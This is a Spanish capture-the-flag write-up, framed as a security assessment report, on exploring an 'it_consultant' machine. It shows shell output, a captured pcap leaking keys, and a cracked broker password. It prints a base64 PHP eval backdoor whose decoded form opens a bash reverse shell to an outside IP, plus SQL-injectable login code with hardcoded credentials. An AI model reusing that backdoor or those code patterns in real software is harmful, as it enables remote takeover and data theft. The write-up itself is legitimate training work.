


Company: Team DockerONotDocker - CT3
The challenge is it_consultant


Security Assessment Findings Report


Fecha: 19 de Noviembre de 2022

Información de Contacto

Nombre	Título	Información de Contacto
DockerONotDocker		
Francisco Manuel Castro Blanco	HelpDesk	Email: fmcb1993@gmail.com Github: https://github.com/deephack28
Francisco Javier Ortiz Luna	SysAdmin IT	Email: D3vil2Gh0st@gmail.com GitHub: https://github.com/D3vil2Gh0st
Juan Chicón García	Auditor	Email: jchicon3@gmail.com

Con **whatweb** localizamos algo de información inicial para ver sobre el dominio **verse.com**.





Clasificación de la gravedad de los hallazgos

La siguiente tabla define los niveles de gravedad y el rango de puntuación CVSS correspondiente que se utilizan en todo el documento para evaluar la vulnerabilidad y el impacto del riesgo.

Severidad	CVSS V3 Rango de Valores	Definición
Crítico	9.0-10.0	La explotación es directa y normalmente resulta en un compromiso a nivel de sistema. Se aconseja elaborar un plan de acción y aplicar parches inmediatamente.
Alto	7.0-8.9	La explotación de la vulnerabilidad es más difícil pero podría causar privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se aconseja elaborar un plan de acción y aplicar un parche lo antes posible.
Moderado	4.0-6.9	Las vulnerabilidades existen pero no son explotables o requieren pasos adicionales como la ingeniería social. Se aconseja formar un plan de acción y parchear después de que se hayan resuelto los problemas de alta prioridad.
Bajo	0.1-3.9	Las vulnerabilidades no son explotables pero reducirían la superficie de ataque de una organización. Se aconseja formar un plan de acción y parchear durante la próxima ventana de mantenimiento.
Informativo	N/A	No existe ninguna vulnerabilidad. Se proporciona información adicional sobre los elementos observados durante las pruebas, controles sólidos y documentación adicional.


Ámbito de aplicación

Valoración	Detalles
10	13.40.174.28

Resultados de la auditoría de seguridad

Descripción:	Contraseñas en texto plano o con una encriptación muy débil.
Impacto:	Crítico
Sistema:	Linux
Referencias:	

Prueba de concepto de explotación



SOLUCIÓN

Una de las soluciones es utilizar protocolos más seguros que cifren el momento de negociación entre sistemas, para así evitar que las contraseñas que se comparten entre los equipos no puedan ser vistas.
Además de no tener ninguna contraseña guardada en el equipo ya que así le resulta más fácil al atacante poder acceder a otros sitios con más privilegios.

Nos dan autorización de acceso por ssh a la máquina afectada, así que una vez conectamos, nuestro usuario es **it_consultant**.

```
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 19 21:28:12 UTC 2022

  System load:  0.16162109375     Users logged in:                3
  Usage of /:   88.2% of 7.57GB   IPv4 address for br-9ff3237fee13: 172.19.0.1
  Memory usage: 73%               IPv4 address for br-be668b5ba1b9: 172.18.0.1
  Swap usage:   0%                IPv4 address for docker0:       172.17.0.1
  Processes:    190               IPv4 address for eth0:          19.0.7.249

  ⇒ / is using 88.2% of 7.57GB

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

0 updates can be applied immediately.


Last login: Sat Nov 19 21:01:56 2022 from 80.30.155.232
it_consultant@ip-19-0-7-249:~$
```

```
it_consultant@ip-19-0-7-249:~$ ls
README.txt  dump_2022_11_19.pcap  pcap  vese-projects-code
it_consultant@ip-19-0-7-249:~$
```

No contamos con privilegios elevados, así que tocará iniciar la búsqueda de información desde cero. Partimos de un archivo **dump_2022_11_10.pcap** y el directorio **vese-projects-code**.

Comenzaremos a listar directorios y veremos; a que tenemos acceso, que comandos podemos lanzar sin autorización e iremos recopilando información

```
it_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/broker$ ls
mosquitto.conf  passwords.txt
it_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/broker$ cat passwords.txt
patron:$7$101$tnPKqW+CSHSp54jQ$yMsfiZGEr5JqopgdZvEHsvAD+x7B/dx0HBtgSzyIQAO758H8om8DnUqZdWqpr7urw5W2mJeXFOZlC+2MlqmKGg==
```

```
it_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/broker$ ls
mosquitto.conf  passwords.txt
it_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/broker$ cat mosquitto.conf
# Place your local configuration in /etc/mosquitto/conf.d/
#
# A full description of the configuration file is at
# /usr/share/doc/mosquitto/examples/mosquitto.conf.example


## users/password
per_listener_settings true

listener 1883 0.0.0.0

allow_anonymous false
password_file /mosquitto/config/passwords.txt

persistence false
persistence_location /var/lib/mosquitto/

log_dest stdout
it_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/broker$
```


KEYS:
Password.txt ->
patron:$7$101$tnPKqW+CSHSp54jQ$yMsfiZGEr5JqopgdZvEHsvAD+x7B/dx0HBtgSzyIQAO758H8om8DnUqZd
Wqpr7urw5W2mJeXFOZlC+2MlqmKGg==
-> nujnlhrZZKidXugUkCtiUgqDMuoDbnA3


LISTADO DE PROCESOS

root 1088 0.0 0.4 712200 4288 ? Sl 06:39 0:05 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 0a75167f5fd6ff3be0094554a0fc8cc2f7faa15f48e1fa6c6ded01cc614da142 -address /run/containerd/
root 1090 0.1 0.5 712712 5236 ? Sl 06:39 0:36 /usr/bin/containerd-shim-runc-v2 -namespace moby -id ff431c3003ecfbb856be2113244c82645051ff049436b6f0e41e5715e3b28f6d -address /run/containerd/
root 1107 0.0 0.4 712456 4164 ? Sl 06:39 0:05 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 322875621fa2869c610600c04fb68d12ea9f5ec1fd3ac3405f1c1db11da4bcef -address /run/containerd/
root 1190 0.0 0.4 712456 4424 ? Sl 06:39 0:06 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 526e823b2d14d5b6f77ac2c34505f709d291c5de023244a9be5b6c750837b8a8 -address


root 1948 0.0 0.4 712456 3964 ? Sl 06:40 0:06 /usr/bin/containerd-shim-runc-v2 -namespace moby -id ba7d9533dfed9f4542fc94fb05eb04c20b8348e659a8226cc990a983d8a7b54a -address /run/containerd/
root 1978 0.0 0.1 6452 1172 ? Ss 06:40 0:00 nginx: master process nginx -g daemon off;
root 2095 0.0 0.3 712456 3928 ? Sl 06:40 0:05 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 7eed88bd04562d69846549828e8e37265fe7562b103ae7d0ca0bbac3a3f1568e -address /run/containerd/
root 2129 0.0 0.8 228120 8492 ? Ss 06:40 0:00 php-fpm: master process (/usr/local/etc/php-fpm.conf)
root 2155 0.0 0.1 1074740 1524 ? Sl 06:40 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8000 -container-ip 172.19.0.6 -container-port 8000
root 2159 0.0 0.1 1074740 1344 ? Sl 06:40 0:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 8000 -container-ip 172.19.0.6 -container-port 8000
root 2182 0.3 0.4 712456 4896 ? Sl 06:40 1:10 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 4430b18ace8c94e550d63460e6a89251321bd39bd05e92fa152bbad51ee4e306 -address /run/containerd/
root 2207 0.0 1.6 27392 16292 ? Ss 06:40 0:02 /usr/bin/python3 /usr/local/bin/gunicorn -b 0.0.0.0:8000 main:app
systemd+ 2304 0.0 0.2 6800 2004 ? S 06:40 0:00 nginx: worker process
root 2331 0.0 0.4 712456 4052 ? Sl 06:40 0:03 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 50483430d392fe0c00c716216b815dd0970db193c29298e6d3a5b12baf1b4cc7 -address /run/containerd/
root 2348 0.0 0.1 1074740 1428 ? Sl 06:40 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 6969 -container-ip 172.18.0.8 -container-port 6969
root 2352 0.0 0.1 1001008 1520 ? Sl 06:40 0:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 6969 -container-ip 172.18.0.8 -container-port 6969
root 2366 0.0 1.6 27748 15988 ? Ssl 06:40 0:14 python3 ./publisher.py
root 2386 0.0 0.4 712200 4464 ? Sl 06:40 0:05 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 78190cd87c406c1dcc4eb61de80b749ca2c9270f921eab623459c644ea9a34ac -address /run/containerd/
root 2390 0.0 0.4 712200 4460 ? Sl 06:40 0:04 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 88bb76740928c8dfb5bae356df792f239311483dab070ec248914c1ea05bd2c6 -address

Listando procesos, podemos ir localizando ejecuciones de archivos python3, id, información de rutas hacia contenedores docker, etc.






Proseguimos recorriendo directorios, y comenzamos a recopilar datos que son interesantes que vamos encontrando como K__E__Y, || K || E || Y ||, etc. Repetimos el proceso para bloques de Datos.



FLAG1: {FLAG_SHARKNET_SNIF_759871}




En este primer ejemplo no necesitaremos privilegios, nos la arreglaremos para ver las vulnerabilidades que se han detectado en el sniffing realizado por el administrador. Ya que no tenemos el programa más conocido para este tipo de prácticas, tiraremos de comandos. Así con el siguiente comando podemos ver lo que hay en el archivo :


tcpdump -qns 0 -A -r dump_2022_11_19.pcap
Y recogeremos las primeras evidencias

```
03:20:06.301188 eth0  In  IP 13.38.96.22.49148 > 10.0.1.13.80: tcp 196
E....a@.? ..V.&`.
......P.,F..4Z}..........
......S.GET / HTTP/1.1
Host: 35.180.120.138
User-Agent: curl/7.81.0
Accept: */*
k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
la-data-2: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378bdbea8a3f860dca
```

KEY: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
DATO: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378bdbea8a3f860dca


FLAG2: {FLAG_PUBWEBSI_BACK_892356}





```
it_consultant@ip-19-0-7-249:~/vese-projects-code/websites/php$ cat test_comment.ph
p
<?php

if (empty($_POST["name"])) {
    exit("Name required");
}

if (empty($_POST["email"])) {
    exit("Email required");
}

if (empty($_POST["message"])) {
    exit("Message required");
}

$name = $_POST["name"];
$email = $_POST["email"];
$message = $_POST["message"];

# D+++A++++T++++A++
eval(base64_decode('Ly80MjZjZTkyOWVhMDUxMjg1ZTU1MWVhZjJiMmRlMmJmNDYzYWU3ODQ1NmZhM2
I2NGFkYjVmZDIyMTRkOTg1ZTM0CmlmICgkbmFtZSA9PSAidGVzdDEiICYmICRlbWFpbCA9PSAidGVzdEB0
ZXN0LmNvbSIgJiYgJG1lc3NhZ2UgPT0gInRlc3QyIil7CiAgICBzeXN0ZW0oImJhc2ggLWMgJ2Jhc2ggLW
kgPiYgL2Rldi90Y3AvMTU4LjQ2LjI1MC4xNTEvOTAwMSAwPiYxJyIpOwp9'));
```

En este caso, al hacer cat sobre el archivo **test_coment.ph**, observamos un bloque de código que hace referencia a una decodificación en base64. Al tratar el contenido, obtenemos la data y un un bucle if que ejecuta una instrucción system("bash -c 'bash -i > /dev/tcp/158.46.250.151/9001 0>&1"") si se cumple la condición de usuario, email y mensaje. Muy posiblemente usado sobre el formulario contact.vese.com.




FLAG3: {FLAG_INTWEBSI_SQLI_306481}

```
it_consultant@ip-19-0-7-249:~/vese-projects-code/websites/php$ cat login.php
<?php

include('DB.php');


function create_query($sql_query, $args){
    return vsprintf($sql_query, $args);
}

$dbhost = 'db-docker';
$dbuser = 'internal_dev';
$dbpass = 'internaldevpassword';
$dbname = 'users';

$db = new db($dbhost, $dbuser, $dbpass, $dbname);

if (isset($_POST['username']) && isset($_POST['pwd'])){
    $username = $_POST['username'];
    $sanitized_username = addslashes($username);

    $pwd = $_POST['pwd'];
    $sanitized_pwd = addslashes($pwd);

    # Password are MD5 hashed qL1cmCvxPS626V9MBVCL3×18LKZc4oc8
    $pwdmd5 = md5($sanitized_pwd);

    # cc5713089b0a9335111f55bd25e39130b843dabadf63e1170c668d0a4a6d5e37
    $sqlQuery = "SELECT * FROM users.users WHERE password=('%s') AND username=('%s
')";
    $query = create_query($sqlQuery, array($pwdmd5, $username));
    // Execute the SQL Query
    $res = $db→query($query);
```

DATA: cc5713089b0a9335111f55bd25e39130b843dabadf63e1170c668d0a4a6d5e37


```
it_consultant@ip-19-0-7-249:~/vese-projects-code/websites/internal$ cat index.html
<!DOCTYPE html>
<html lang="en">

<head>
        <title>Internal Login</title>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <link rel="icon" type="image/png" href="images/icons/favicon.ico" />

        <link rel="stylesheet" type="text/css" href="vendor/bootstrap/css/bootstrap.min.css">

        <link rel="stylesheet" type="text/css" href="fonts/font-awesome-4.7.0/css/font-awesom
e.min.css">

        <link rel="stylesheet" type="text/css" href="vendor/animate/animate.css">

        <link rel="stylesheet" type="text/css" href="vendor/css-hamburgers/hamburgers.min.css
">

        <link rel="stylesheet" type="text/css" href="vendor/select2/select2.min.css">

        <link rel="stylesheet" type="text/css" href="css/util.css">
        <link rel="stylesheet" type="text/css" href="css/main.css">

        <meta name="robots" content="noindex, follow">
</head>

<body>
        <div class="limiter">
                <div class="container-login100">
                        <div class="wrap-login100">
                                <div class="login100-pic js-tilt" data-tilt>
